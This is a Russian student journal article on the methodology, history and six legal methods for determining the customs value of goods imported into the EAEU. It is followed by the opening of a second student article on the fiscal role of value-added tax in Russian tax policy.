студентка факультета налогов и налогообложения,
Финансовый университет,
Москва, Россия
sichenko.ulyana@yandex.ru

Аннотация. В статье рассматриваются особенности современной методологии определения таможенной стоимости товаров, импортируемых на территорию ЕАЭС, а также история ее развития. В настоящее время таможенное законодательство Российской Федерации претерпевает большие изменения в связи с началом функционирования такой организации, как ЕАЭС, и общего Таможенного кодекса, которому подчиняются все страны – члены ЕАЭС. На сегодняшний день большое количество научных и практических споров связано с таможенной стоимостью товаров, а именно с ее сущностью и толкованием. В данной статье автор анализирует историю, национальную и международную нормативно-правовую базу, связанные с методологией определения таможенной стоимости. В результате анализа автором выдвигается собственная гипотеза о сущности таможенной стоимости и ее природе.

Ключевые слова: ЕАЭС; таможенная стоимость; импорт; Таможенный кодекс; ГАТТ; таможенная пошлина; налоговая база; налоговый платеж; таможенный платеж

Features of Determining the Customs Value of the Goods Imported on the Customs Territory of the EAEU

Sichenko Ulyana Alekseevna,
student, Faculty of Taxes and Taxation,
Financial University,
Moscow, Russia
sichenko.ulyana@yandex.ru

Abstract. The article deals with the customs value modern methodology's specific features and its history. Nowadays, the Russian customs legislation changes significantly due to the functioning of the EAEU organisation and the common Customs Code of the members of EAEU. The author connected a high number of scientific and practical disputes with customs value and its nature and particular interpretation. The author analysed the history, national and international regulatory framework related to the methodology of the customs value determination. As a result of the analysis, the author hypothesises about the customs value's nature.

Keywords: EAEU; customs value; import; Customs Code; customs duty; tax base; tax payment; customs payment

Научный руководитель: **Малкова Ю.В.**, кандидат экономических наук, доцент, доцент Департамента налоговой политики и таможенно-тарифного регулирования, Финансовый университет, Москва, Россия.

С точки зрения экономической науки таможенную стоимость можно рассматривать в качестве одного из видов стоимости товара. Стоимость товара вообще и таможенная стоимость в частности долгое время являлись предметом исследований ученых-экономистов. Известны две основные теории стоимости: трудовая теория стоимости (теория объективной стоимости) и теория предельной полезности (теория субъективной стоимости).

Согласно теории объективной стоимости (*objective theory of value*) стоимость товара определяется как сумма издержек, потраченных на его производство. Авторы данной теории – Д. Рикардо, А. Смит.

Теория субъективной стоимости (*subjective theory of value*) дает объяснение стоимости товара с точки зрения экономической психологии покупателя (потребителя) полезных благ. Основателями данной теории являются У. Джевонс, К. Менгер и Л. Вальрас.

В настоящее время сложилось мнение о том, что данные теории стоимости дополняют друг друга.

Правила определения таможенной стоимости товара значительно отличаются от правил определения обычной стоимости товара. Таможенная стоимость не обязательно равна реальной фактической стоимости товара. Таможенная стоимость может быть как значительно больше, так и меньше реальной стоимости товара в зависимости от условий внешнеэкономической сделки.

Таможенная стоимость товара является одним из ключевых элементов таможенно-правовых отношений, возникающих по поводу перемещения товаров через таможенную границу.

Прежде чем рассмотреть правила и принципы определения таможенной стоимости, необходимо остановиться на ее назначении и функциях.

Основное назначение таможенной стоимости – служить базой для исчисления таможенных пошлин и налогов. В некоторых источниках делается акцент на то, что таможенная стоимость является именно налоговой базой, однако другие источники отрицают факт налоговой природы таможенной стоимости.

Кроме того, таможенная стоимость является основным критерием для определения величины таможенных сборов, взимаемых за совершение таможенных операций. Стоит сделать акцент на том, что таможенная стоимость является именно

критерием определения величины сборов, а не базой для их начисления.

Таможенная стоимость также играет большую роль в обеспечении реализации фискальной функции, так как она напрямую влияет на размер таможенных пошлин и налогов, перечисляемых в бюджет.

Таможенная стоимость также необходима для обеспечения равных условий по расчету и уплате таможенных платежей для всех участников внешнеэкономической деятельности, так как в законодательстве предусмотрены единый для всех порядок определения и структура таможенной стоимости.

Помимо этого, таможенную стоимость используют при составлении статистики по внешнеэкономическим операциям, для осуществления валютного контроля, контроля за соблюдением правильности применения стоимостных квот, а также для контроля за эквивалентностью бартерных сделок.

Рассмотрим более подробно применение таможенной стоимости в качестве базы для исчисления таможенных пошлин и налогов, так как это является одной из ее самых важных функций.

Многие авторы высказывают мнение о том, что таможенная стоимость как база для исчисления платежей является общей чертой для таможенной пошлины, акциза и НДС, взимаемых при перемещении товаров через таможенную границу ЕАЭС.

Данный вопрос является достаточно спорным.

Стоит отметить, что таможенная стоимость – это специфический вид налоговой базы, который применяется только в таможенном регулировании.

Обратимся к одному из самых первых определений таможенной стоимости в российском законодательстве, которое содержалось в ст. 322 Таможенного кодекса Российской Федерации (далее – ТК РФ) от 28.05.2003. В данном определении делался акцент на налоговой природе таможенной стоимости.

Согласно данному определению: «таможенная стоимость товаров – налоговая база для целей исчисления таможенных пошлин, налогов»¹.

В 2009 г. в ст. 322 ТК РФ были внесены изменения, в связи с которыми определение таможенной стоимости приобрело следующий вид:

¹ Таможенный кодекс Российской Федерации. Собрание законодательства РФ. 02.06.2003. № 22. Ст. 2066 (утратил силу).

«таможенная стоимость товаров — база для целей исчисления таможенных пошлин»².

В данном определении отсутствует указание на налоговый характер таможенной стоимости, а также на налоги, взимаемые при ввозе товаров на таможенную территорию.

Возможно, определение было изменено таким образом для обоснования неналогового характера таможенной пошлины, а также факта того, что таможенная стоимость не всегда является полноценной базой для исчисления некоторых таможенных платежей. Например, для НДС и акцизов, взимаемых при ввозе товара на таможенную территорию, таможенная стоимость является лишь одним из элементов налогооблагаемой базы.

В настоящее время функционирует Таможенный кодекс ЕАЭС, в котором также не указано на налоговый характер таможенной стоимости и нет определения таможенной стоимости в принципе, а есть лишь указания на методы ее определения.

Исходя из сделанного автором ранее утверждения о налоговой природе таможенной пошлины, можно также сделать вывод о том, что таможенная стоимость также носит налоговый характер, являясь налоговой базой для исчисления таможенной пошлины по адвалорным ставкам.

Что касается НДС и акцизов, взимаемых при перемещении товаров через таможенную границу ЕАЭС, таможенная стоимость в некоторых случаях служит базой для их начисления, а в некоторых случаях — одной из составляющих налоговой базы.

Согласно НК РФ налоговая база для начисления акцизов по адвалорным ставкам на товары, перемещаемые через таможенную границу ЕАЭС, исчисляется как сумма таможенной стоимости и таможенной пошлины данных товаров (п. 1 ст. 191 НК РФ)³. В случаях, когда таможенная пошлина является нулевой, налоговой базой для исчисления акцизов будет являться только таможенная стоимость ввозимых товаров.

Налоговая база по НДС при ввозе товаров исчисляется как сумма таможенной стоимости, таможенной пошлины и акцизов (по подакцизным товарам) (п. 1 ст. 160 НК РФ). В случаях, когда

ввозимый товар не является подакцизным и имеет место нулевая ставка таможенной пошлины, таможенная стоимость будет самостоятельно являться налоговой базой.

Таким образом, можно обобщить описанные выше характеристики таможенной стоимости следующим образом: таможенная стоимость — расчетная величина, используемая в качестве базы для исчисления таможенных платежей налогового характера, исчисляемых по адвалорным ставкам, а также в качестве критерия определения величины таможенных сборов.

Для того чтобы выявить цели создания методологии определения таможенной стоимости, обратимся к истории ее возникновения.

Появление таможенного дела связывают с появлением первых товарно-денежных отношений. Еще в письменных документах шумерской цивилизации, в законах царя Хаммурапи, в Священном Писании и других древних источниках обнаружены сведения о взимании пошлин за провоз товаров, проезд, право торговли.

Первые таможенные платежи взимались властями государства или города в форме сбора, налога преимущественно с целью пополнения бюджета, тем самым выполняя лишь фискальную функцию.

Первоначально базой для исчисления таможенных платежей являлось количество ввозимых товаров без учета их стоимости. В дальнейшем при расчете таможенных платежей стали обращать внимание на стоимость товара. Это подтверждается фактами из истории развития таможенного дела в Древней Индии. На тот момент автором передовой системы таможенного администрирования являлся премьер-министр Каутилия (317–180 гг. до н.э.). Им был разработан сборник законодательства «Арташастра», в котором указывались метод начисления и условия уплаты таможенных налогов, а также описывалась система уплаты таможенных штрафов, определяемых в кратных размерах к сумме налогов. В данном сборнике была предусмотрена необходимость обязательного декларирования стоимости или количества товара. При выявлении занижения данных показателей взималась сумма в несколько раз больше подлежащей.

Определение таможенной стоимости уже в те времена было довольно спорным вопросом. Собственники товаров старались занижать таможенную стоимость, что, соответственно, уменьшало величину уплаты таможенных сборов, а представители

² О внесении изменений в Таможенный кодекс Российской Федерации: Федеральный закон от 24.07.2009 № 207-ФЗ. Собрание законодательства РФ. 27.07.2009. № 30. Ст. 3733 (утратил силу).

³ Налоговый кодекс Российской Федерации. М.: Проспект; 2018. С. 153.

государственной власти же, наоборот, были заинтересованы в установлении реальной стоимости товаров или даже завышенной для того, чтобы получить максимальные доходы.

В дальнейшем при увеличении международных товарных потоков стали все чаще возникать вопросы о создании единой международной системы определения таможенной стоимости. В результате этого были созданы две основные международные системы определения таможенной стоимости, которые применяются большинством стран по сегодняшний день:

- Брюссельская;
- ГАТТ (Генеральное соглашение по тарифам и торговле).

В 1950 г. в Брюсселе была подписана Конвенция о создании унифицированной системы определения таможенной стоимости. Согласно данной Конвенции таможенной стоимостью являлась нормальная цена товара, т.е. цена, которая устанавливается между не зависящими друг от друга покупателем и продавцом на условиях совершенной конкуренции на открытом рынке. Данная цена должна была быть определена на условиях поставки Incoterms СИФ (СIF), которые обозначали включение стоимости товара, страховки и фрахта в цену [1, с. 80].

Согласно методологии, изложенной в Брюссельской конвенции, источником нормальной цены является рыночная константа, на которую не оказывают влияние никакие финансовые, коммерческие и иные отношения.

К Брюссельской конвенции присоединились свыше 70 государств. Закрепленная в ней методология определения таможенной стоимости являлась самой распространенной до 80-х гг. XX в., однако США и Канада не подписали данную Конвенцию в связи с тем, что их не устраивала закрепленная в ней западноевропейская практика.

Дальнейшее развитие внешнеторговых отношений потребовало корректировки системы, закрепленной в Брюссельской конвенции, и выработки методологии, которая соответствовала бы интересам большинства стран мира.

Практически параллельно с Брюссельской конвенцией были заложены правила Генерального соглашения по тарифам и торговле (ГАТТ), подписанного в 1947 г. Статья VII данного Соглашения вводила новые правила определения таможенной стоимости товаров.

В 1979 г. в рамках Токийского раунда многосторонних торговых переговоров под эгидой ГАТТ было подписано Соглашение о применении статьи VII ГАТТ «Оценка товаров для таможенных целей». Данное Соглашение определяло таможенную стоимость как цену, фактически уплаченную или подлежащую уплате за товары при продаже с целью экспорта в страны импорта, скорректированную с учетом дополнительных начислений к этой цене [2, с. 107]. В дальнейшем в 1994 г. было подписано еще одно Соглашение (Марракешское соглашение) о применении статьи VII ГАТТ.

В целом данное Соглашение сохранило основные принципы и методы определения таможенной стоимости, установленные Соглашением о применении статьи VII ГАТТ 1979 г., усовершенствовав их по инициативе развивающихся стран.

Соглашение о применении статьи VII ГАТТ по сравнению с Брюссельской конвенцией отличается более тщательной проработкой правил определения таможенной стоимости, поэтому Всемирная таможенная организация призывает государства присоединяться именно к этому Соглашению.

Главным отличием двух вышеуказанных понятий таможенной стоимости товаров (ГАТТ и Брюссельская конвенция) является возможность корректировать таможенную стоимость по определенному перечню расходов, как в сторону ее увеличения, так и уменьшения [3, с. 107].

Постсоветский период государственности в России был ознаменован либерализацией внешнеэкономической деятельности. Как следствие, государство направляло большие усилия на построение новой модели системы таможенного регулирования внешнеэкономической деятельности, одной из важнейших составляющих которого был механизм определения и контроля таможенной стоимости импортируемых товаров.

Российское законодательство, регламентирующее определение таможенной стоимости, изначально формировалось на положениях и принципах ГАТТ [4, с. 137].

Впервые вопросы определения таможенной стоимости в России были урегулированы постановлением Правительства РФ от 05.11.1992 № 856 «Об утверждении порядка определения таможенной стоимости товаров, ввозимых на территорию Российской Федерации» (введен

в действие с 01.01.1993)⁴. В дальнейшем вопросы определения таможенной стоимости получили закрепление в Законе РФ от 21.05.1993 № 5003–1 «О таможенном тарифе» (введен в действие с 01.07.1993)⁵.

При создании Таможенного союза в рамках Евразийского экономического сообщества (ЕврАзЭС) правила определения таможенной стоимости закреплялись в Соглашении (на уровне глав правительств) между Республикой Беларусь, Республикой Казахстан и Российской Федерацией от 25.01.2008 «Об определении таможенной стоимости товаров, перемещаемых через таможенную границу Таможенного союза»⁶. Кроме того, правила определения таможенной стоимости регламентировались и в ряде других соглашений и решений, заключенных в рамках Таможенного союза, утративших силу при создании ЕАЭС.

Дальнейшие интеграционные процессы между странами постсоветского пространства привели к созданию республиками Российская Федерация, Беларусь и Казахстан новой международной интеграционной организации — Евразийского экономического союза (ЕАЭС) в 2015 г. с вступлением в силу Договора о ЕАЭС от 29.05.2014. Позднее к данной организации присоединились Кыргызстан и Армения.

С 1 января 2018 г. вступил в силу Таможенный кодекс ЕАЭС.

В настоящее время правила определения таможенной стоимости товаров, ввозимых на таможенную территорию ЕАЭС, закреплены в главе 5 Таможенного кодекса. Данные правила в основе своей схожи с правилами, установленными в документах, подписанных в период функционирования Таможенного союза между Российской Федерацией, Республикой Казахстан и Республикой Беларусь.

Таким образом, современное таможенное законодательство ЕАЭС в плане определения таможен-

ной стоимости практически полностью базируется на правилах и принципах, установленных в ГАТТ.

Методология определения таможенной стоимости в современном таможенном законодательстве ЕАЭС состоит из следующих элементов:

- принципов определения таможенной стоимости;
- методов определения таможенной стоимости;
- процедур исчисления и заявления таможенной стоимости;
- процедуры контроля таможенной стоимости.

Рассмотрим более подробно систему методов определения таможенной стоимости, так как она является одним из важнейших элементов методологии определения таможенной стоимости.

Таможенным кодексом ЕАЭС предусмотрены шесть методов определения таможенной стоимости⁷:

- 1) по стоимости сделки с ввозимыми товарами;
- 2) по стоимости сделки с идентичными товарами;
- 3) по стоимости сделки с однородными товарами;
- 4) метод вычитания;
- 5) метод сложения;
- 6) резервный метод.

Совокупность указанных методов и наличие между ними определенных связей образуют систему указанных методов. Функционирование данной системы осуществляется за счет определенной процедуры, т.е. правил и порядка применения методов определения таможенной стоимости.

Данные правила и принципы заключаются в следующем:

1. Основой для определения таможенной стоимости товаров должна являться в максимально возможной степени стоимость сделки с этими товарами. Данный принцип регламентирован Соглашением о применении статьи VII ГАТТ, а также отражен в п. 15 ст. 38 Таможенного кодекса ЕАЭС⁸. Данное правило предполагает обязательность применения метода 1 и неиспользование других методов при наличии оснований и возможности использования первого метода.

2. Если таможенная стоимость товаров не может быть определена по первому методу, она должна быть определена последовательно по ме-

⁴ Об утверждении порядка определения таможенной стоимости товаров, ввозимых на территорию Российской Федерации: постановление Правительства РФ от 05.11.1992. № 856. САПП. 1992. № 20. Ст. 1666; Росс. газета. 19.11.1992. № 250.

⁵ О таможенном тарифе: Закон РФ. Ведомости СНД и ВС РФ. 1993. № 23. Ст. 821; Росс. газета. 05.06.1993. № 107.

⁶ Соглашение от 25.01.2008 правительств Российской Федерации, Республики Беларусь и Республики Казахстан «Об определении таможенной стоимости товаров, перемещаемых через таможенную границу Таможенного союза». СЗ РФ. 2012. № 32. Ст. 4471.

⁷ Таможенный кодекс ЕАЭС. М.: Проспект; 2018. С. 35.

⁸ Там же. С. 39.

тодам 2 (по стоимости сделки с идентичными товарами) и 3 (по стоимости сделки с однородными товарами).

3. Если таможенную стоимость невозможно определить по методам 2 и 3, она должна быть определена последовательно по методам 4 (вычитания стоимости) и 5 (сложения стоимости), однако декларант имеет право изменить очередность применения данных методов.

4. При невозможности определения таможенной стоимости товаров по одному из вышеуказанных методов она определяется по методу 6 (резервному) на основе данных, имеющихся в распоряжении таможенных органов.

Алгоритм определения таможенной стоимости товаров является довольно сложным и заложен на основе положений международного права и международной практики. Алгоритм определения таможенной стоимости товаров, ввозимых на таможенную территорию ЕАЭС, имеет свою методологию, одним элементов которой являются правовые принципы определения таможенной стоимости [5, с. 75].

В качестве таких принципов на основе анализа содержания главы 5 Таможенного кодекса ЕАЭС можно выделить следующие положения:

1. Принцип приоритетности норм международного права и общепринятой международной практики перед национальным законодательством. Указанный принцип проистекает из принципа, закрепленного в п. 4 ст. 15 Конституции Российской Федерации⁹.

На практике это означает, что Россия в своем национальном законодательстве, а также в законодательстве ЕАЭС обязуется придерживаться правил, указанных в Соглашении по применению статьи VII ГАТТ.

2. Принцип системности методов определения таможенной стоимости.

Наличие совокупности шести вышеуказанных методов и существование между ними определенных связей, установленных порядком их применения, преобразует указанную совокупность в систему методов, под которой понимается объект, функционирование которого является необхо-

димым и достаточным условием для достижения поставленной цели — определения таможенной стоимости. Функционирование указанной системы осуществляется за счет существующей процедуры и правил, которые были описаны ранее.

3. Принцип общеприменимости и монопольности процедуры определения таможенной стоимости.

Монопольность означает отсутствие каких-либо иных процедур определения таможенной стоимости, кроме приведенной в Таможенном кодексе ЕАЭС [6, с. 173].

Общеприменимость процедуры определения таможенной стоимости заключается в отсутствии различий в ее применении в зависимости от лиц, участвующих в перемещении товара через таможенную границу, страны происхождения товара, количественных и качественных характеристик товара, наличия налоговых льгот и тарифных преференций, а также иных обстоятельств.

4. Принцип достоверности, количественной определяемости и документальной подтвержденности информации, используемой для определения таможенной стоимости товаров, а также запрет на использование недостоверной информации.

Количественная определенность означает наличие в документах, содержащих сведения о товаре, количественных данных (цифр, критериев или показателей), которые позволяют исчислить таможенную стоимость товара в денежных единицах.

Достоверность предоставленной таможенным органам информации означает ее верность, соответствие реальным данным.

Документальная подтвержденность предполагает, что таможенная стоимость и данные, на основе которых производится ее расчет, должны иметь документальное подтверждение. Стоит подчеркнуть, что предоставляемые в таможенный орган документы должны иметь статус надлежащего источника информации и доказательства заявляемых сведений [7, с. 84].

5. Принцип запрета на использование процедуры определения таможенной стоимости в целях борьбы с демпингом.

Данный принцип связан с тем обстоятельством, что процедура определения таможенной стоимости в принципе может использоваться в качестве скрытой формы борьбы с демпингом при импорте товара.

⁹ Конституция Российской Федерации (принята всенародным голосованием 12.12.1993). Справочно-правовая система «КонсультантПлюс». URL: http://www.consultant.ru/document/cons_doc_LAW_28399/54dd4e1f61e0b8fa47bff695f0c08b192a95f7a3/.

Согласно п. 5 ст. 2 Федерального закона от 08.12.2003 № 165-ФЗ «О специальных, антидемпинговых и компенсационных мерах при импорте товара» демпинг (демпинговый импорт) — импорт товара в Российскую Федерацию по цене ниже нормальной стоимости такого товара¹⁰. Данным законом предусматривается своя процедура для борьбы с демпингом — расследование факта наличия демпингового импорта и обусловленного им материального ущерба экономике, по результатам которого Правительство принимает решение о введении или неведении антидемпинговой меры в виде установления антидемпинговой пошлины, которая взимается независимо от ввозной таможенной пошлины. В настоящее время применение антидемпинговых пошлин также предусмотрено главой 12 Таможенного кодекса ЕАЭС и ст. 49 Договора о ЕАЭС.

Рассмотрим более подробно каждый из методов определения таможенной стоимости.

Согласно п. 15 ст. 38 Таможенного кодекса ЕАЭС таможенной стоимостью товаров должна быть в максимально возможной степени стоимость сделки с этими товарами, т.е. основным методом определения таможенной стоимости является первый метод¹¹.

Статистика подтверждает факт того, что первый метод определения таможенной стоимости является основным и наиболее часто используется декларантами. Около 85–95% операций, связанных с экспортом и импортом, в таможенных целях оцениваются именно по первому методу.

Данное положение Таможенного кодекса также соответствует смыслу Соглашения о применении ст. VII ГАТТ, в преамбуле которого сделан акцент на том, что основой оценки товаров для таможенных целей должна являться цена сделки с оцениваемыми товарами.

Первый метод определения таможенной стоимости может применяться при соблюдении следующих условий¹²:

1) отсутствуют ограничения в отношении прав покупателя на пользование и распоряжение товарами;

2) продажа товаров или их цена не зависит от каких-либо условий или обязательств, влияние которых на цену товаров не может быть количественно определено;

3) никакая часть дохода или выручки от последующей продажи, распоряжения иным способом или использования товаров покупателем не причитается прямо или косвенно продавцу;

4) покупатель и продавец не являются взаимосвязанными лицами, или покупатель и продавец являются взаимосвязанными лицами таким образом, что данная взаимосвязь не влияет на стоимость сделки.

Для применения первого метода определения таможенной стоимости товаров важнейшим является факт соблюдения трех вышеупомянутых принципов:

- а) достоверности;
- б) количественной определенности;
- в) документальной подтвержденности.

При несоблюдении хотя бы одного из данных принципов, а также при наличии хотя бы одного из вышеуказанных ограничений декларант не будет иметь права оценивать таможенную стоимость по первому методу и будет вынужден прибегнуть к использованию следующих методов оценки товара.

Двумя следующими методами являются методы по стоимости сделок с идентичными и однородными товарами (методы 2 и 3). Данные методы базируются на тех же принципах и логике, что и метод 1. Условием, их отличающим, является использование в качестве основы таможенной стоимости ввозимых товаров цены идентичных или однородных им товаров, которые ввозятся на таможенную территорию ЕАЭС по другим сделкам.

Порядок и условия определения таможенной стоимости товаров по методам 2 и 3 аналогичны, за исключением того, что при применении метода 2 используются сведения об идентичных товарах, а при применении метода 3 — об однородных товарах. Определение таможенной стоимости по методам 2 и 3 возможно, если отказ от использования метода 1 и метода 2 (при применении метода 3) обоснован, т.е. когда применение предыдущих методов в силу требований законодательства невозможно.

Информация, которая лежит в основе определения таможенной стоимости по методам 2 и 3, должна отвечать тем же условиям, что и ин-

¹⁰ Федеральный закон от 08.12.2003 № 165-ФЗ «О специальных защитных, антидемпинговых и компенсационных мерах при импорте товаров». Справочно-правовая система «КонсультантПлюс». URL: http://www.consultant.ru/document/cons_doc_LAW_45398.

¹¹ Таможенный кодекс ЕАЭС. М.: Проспект, 2018. С. 39.

¹² Там же. С. 39.

формация, используемая для метода 1, а именно: достоверность, количественная определенность и документальная подтвержденность.

Следующим методом определения таможенной стоимости является метод вычитания стоимости товаров (метод 4). Данный метод базируется на тех же принципах методологии определения таможенной стоимости, что и методы 1, 2 и 3. Однако в основе метода 4 лежит цена, по которой ввозимые товары продаются на территории ЕАЭС. Также стоит отметить, что как международное право, так и таможенное законодательство ЕАЭС предусматривают использование цены продаж не только оцениваемых товаров, но и возможность использования цены продаж на рынке ЕАЭС однородных или идентичных им товаров. Соответственно, основой определения таможенной стоимости по методу 4 является либо цена продажи на таможенной территории ЕАЭС оцениваемых товаров, либо цена продажи идентичных или однородных им товаров, ввезенных на таможенную территорию ЕАЭС по другим сделкам.

Согласно п. 2 ст. 43 Таможенного кодекса ЕАЭС из цены продажи предусмотрены следующие вычеты¹³:

- 1) вознаграждение посреднику (агенту) либо надбавка к цене;
- 2) расходы на осуществленные на таможенной территории Союза перевозку (транспортировку), страхование и иные связанные с такими операциями расходы;
- 3) таможенные пошлины, налоги, сборы и иные налоги, подлежащие уплате в связи с ввозом и (или) продажей товаров на территориях государств-членов.

Следующий метод определения таможенной стоимости — метод на основе сложения стоимости товаров (метод 5). Определение таможенной стоимости данным методом основывается на расчетной стоимости товара, которая представляет собой сумму издержек на производство данного товара, прибыли и расходов, связанных с продажей и доставкой оцениваемых товаров на таможенную территорию ЕАЭС. Использование данного метода на практике, как правило, ограничено случаями, когда покупатель и продавец являются взаимозависимыми или взаимосвязанными лицами, и производитель готов предоставить покупателю

необходимые сведения об издержках производства и иных расходах для предоставления в таможенные органы.

Специфическим условием, предусмотренным п. 15 ст. 38 Таможенного кодекса ЕАЭС, является возможность выбора очередности применения методов 4 и 5 декларантом¹⁴.

Последним в системе методов определения таможенной стоимости является резервный метод (метод 6). Данный метод рассчитан на случаи, когда ни один из предыдущих методов не может быть использован в качестве основы для определения таможенной стоимости.

В п. 1 ст. 45 Таможенного кодекса указано: «В случае если таможенная стоимость ввозимых товаров не может быть определена в соответствии с методами 1–5, таможенная стоимость таких товаров определяется на основе сведений, имеющихся на таможенной территории Союза»¹⁵.

В целом при применении метода 6 могут использоваться методы 1–5, однако ст. 45 Таможенного кодекса ЕАЭС предусмотрена гибкость при их применении.

Положения ст. 45 Таможенного кодекса ЕАЭС корреспондируют с положениями Соглашения о применении ст. VII ГАТТ, согласно которому применение данного метода определения таможенной стоимости осуществляется с использованием «разумных способов, совместимых с принципами и общими условиями этого Соглашения и ст. VII ГАТТ и на базе данных, имеющихся в стране-импортере».

Таким образом, исходя из норм международного права и таможенного законодательства ЕАЭС следует, что резервный метод не определяет специального способа таможенной оценки товаров, но обязывает учитывать ряд правовых положений при осуществлении таможенной оценки товаров.

Таким образом, международные нормы и законодательство ЕАЭС предусматривают применение различных методов определения таможенной стоимости в зависимости от имеющейся у декларанта информации о ввозимом товаре и его стоимости, а также от наличия каких-либо связей между покупателем и продавцом.

Исходя из информации, представленной в данной статье, таможенная стоимость — это один из

¹³ Таможенный кодекс ЕАЭС. М.: Проспект; 2018. С. 41.

¹⁴ Там же. С. 34.

¹⁵ Там же. С. 44.

элементов налоговой базы по налогам и пошлинам, взимаемым при перемещении товаров через таможенную границу.

Основной методологии определения таможенной стоимости является система методов определения таможенной стоимости. Основным из данных методов является метод по стоимости сделки с ввозимыми товарами (метод 1). Данный

метод предусматривает применение различных дополнительных начислений и вычетов, которые зависят от условий внешнеэкономической сделки.

Таким образом, всем участникам внешнеэкономической деятельности (как государственным органам, так и компаниям) необходимо осмотрительно подходить к вопросу формирования и толкования условий внешнеэкономических сделок.

Список источников

1. Мацкевич В. и др. Таможенное дело. Учебник. Мн.: Вышэйшая школа; 2017. 360 с.
2. Витюк В.В., Киприянова Д.В. Историография формирования в таможенном законодательстве постсоветского периода методологии определения таможенной стоимости товаров. Проблемы формирования правового социального государства в современной России: сборник статей по материалам XII всероссийской научно-практической конференции. М.: Новосибирск: Новосибирский государственный аграрный университет; 2016:106–109.
3. Зыков А.А. Таможенная стоимость и ее проблемы в современном таможенном деле. *Вестник Московского университета им. С.Ю. Витте. Серия 1: Экономика и управление.* 2016;4(19):25–30.
4. Пузынин К.Е. Контроль таможенной стоимости товаров в условиях предварительного таможенного декларирования. *Вестник российской таможенной академии.* 2015;1(30):137–140.
5. Конова М.Б. Проблемы и вопросы при определении и подтверждении таможенной стоимости товаров, ввозимых на таможенную территорию ТС. *Актуальные проблемы внешнеэкономической деятельности и таможенного дела.* 2017;1(7):74–78.
6. Фонова Т.С. Обеспечение исполнения обязанности по уплате таможенных пошлин, налогов как финансовая мера таможенного контроля при реализации фискальной функции. *Вестник российской таможенной академии.* 2017;2(39):172–180.
7. Сорокин А.М. Развитие инструментов оказания государственных услуг в сфере таможенного контроля товаров, содержащих объекты интеллектуальной собственности. *Вестник российской таможенной академии.* 2016;2(19):83–87.

References

1. Matskevich V et al. Customs business. Book. Moscow: Visheishaya school; 2017. 360 p. (In Russ.).
2. Vityuk V.V., Kipriyanova D.V. Historiography of the formation in the customs legislation of the post-Soviet period of the methodology for determining the customs value of goods. Problems of formation of a legal, social state in modern Russia: A collection of articles based on the materials of the XII All-Russian Scientific-Practical Conference. Moscow, Novosibirsk: Novosibirsk State Agrarian University; 2016:106–109. (In Russ.).
3. Zikov A.A. Customs value and its problems in modern customs. *Vestnik Moskovskogo universiteta im. S. Yu. Vitte. Seriya 1: Ekonomika i upravlenie.* 2016;4(19):25–30. (In Russ.).
4. Puzinin K.E. Control of the customs value of goods in the conditions of preliminary customs declaration. *Vestnik rossiiskoi tamozhennoi akademii.* 2015;1(30):137–140. (In Russ.).
5. Konova M.B. Problems in determination and confirmation of the customs value of goods imported into the customs territory of the Customs Union. *Aktual'nye problemy vneshneekonomicheskoi deyatelnosti i tamozhennogo dela.* 2017;1(7):74–78. (In Russ.).
6. Fonova T.S. Ensuring the fulfilment of the obligation to pay customs duties and taxes as a financial measure of customs control in the implementation of the fiscal function. *Vestnik rossiiskoi tamozhennoi akademii.* 2017;2(39):172–180. (In Russ.).
7. Sorokin A.M. Development of tools for the provision of public services in the field of customs control of goods containing intellectual property. *Vestnik rossiiskoi tamozhennoi akademii.* 2016;(19):83–87. (In Russ.).

УДК 336.221.(045)

Фискальная роль налога на добавленную стоимость в налоговой политике государства

Харченко Валерия Игоревна,
студентка факультета налогов и налогообложения,
Финансовый университет,
Москва, Россия
sovavaleria@mail.ru

Аннотация. В статье рассматривается одна из основных функций налога на добавленную стоимость – фискальная, а также основные факторы, косвенно или напрямую влияющие на собираемость НДС. Данная статья содержит небольшой регрессионный анализ, который позволяет сделать выводы о том, как изменялась структура налоговых и неналоговых платежей в бюджет Российской Федерации за последние несколько лет и какую роль в них играет НДС, также произведен анализ основных направлений развития налоговой политики в стране на текущий и будущий периоды и нововведения, влияющие на налоговые поступления (повышение налоговой ставки НДС). В заключение кратко сформулированы выводы по проведенному анализу, характеризующие значение налога на добавленную стоимость в налоговой политике государства.

Ключевые слова: налог на добавленную стоимость; налоговая политика; фискальная функция НДС; ВВП; собираемость НДС; налоговая задолженность; основные направления налоговой политики; увеличение ставки НДС

Fiscal Role of Value Added Tax in Tax Policy of the State

Kharchenko Valeriya Igorevna,
student,
Faculty of Taxes and Taxation,
Financial University, Moscow, Russia
sovavaleria@mail.ru

Abstract. The article deals with one of the main functions of the value-added tax that is a fiscal role of VAT and the main factors indirectly or directly affecting the collection of VAT. This article contains a small regression analysis, which shows how the structure of tax and non-tax payments to the budget of the Russian Federation has changed over the last few years, and what role the VAT plays among them. In conclusion, summarising the analysis conducted, the author characterised the role of the value-added tax in the tax policy of the state.

Keywords: value-added tax; tax policy; fiscal function of VAT; GDP; VAT collection; tax debt

---

Научный руководитель: **Смирнова Е.Е.**, кандидат экономических наук, доцент Департамента налоговой политики и таможенно-тарифного регулирования, Финансовый университет, Москва, Россия.

Налог на добавленную стоимость является одним из основных федеральных налогов и играет важную роль в формировании доходов федерального бюджета и поэтому влияет на социально-экономическое развитие Российской Федерации. На сегодняшний день НДС широко распространен по всему миру. Несмотря на то что НДС — относительно новый налог, его использует в виде основной формы косвенного налогообложения большинство стран мира, которые находятся на разных этапах экономического развития.

НДС признается основным федеральным налогом. Значительная часть поступлений бюджета России приходится на НДС, поэтому ему отводится важная роль в косвенном налогообложении. Его относят к важному регулятору в перераспределении общественных благ. С помощью налога на добавленную стоимость происходит перераспределение налоговой нагрузки, что позволяет соблюдать юридическое и экономическое равенство налогоплательщиков в настоящих условиях.

НДС, как и другие виды налогов, характеризуется как одна из форм экономических отношений по распределению и перераспределению национального дохода в соответствии с потребностями финансирования государственных расходов, называют исходной категорией финансов, экономической основой функционирования государства и важнейшей формой регулирования рыночных отношений [1, с. 15].

Регулирующее воздействие налога на добавленную стоимость и налоговой системы в целом на экономику государства определяется тем, насколько целенаправленно оно решает комплекс задач, связанных с обеспечением поступлений в бюджеты всех уровней, и на этой основе — с повышением жизненного уровня населения. Налоговая система Российской Федерации имеет определенную структуру, основу которой составляет, определена и законодательно утверждена классификация налогов.

На реализацию фискальной роли НДС фактически влияют обстоятельства, в которых функционирует налог. Среди этих обстоятельств выделяют:

- законодательство, регулирующее взимания НДС;
- особенности функционирования налоговой системы в стране;

- налоговую дисциплину плательщиков;
- уровень развития экономики страны, уровень жизни населения.

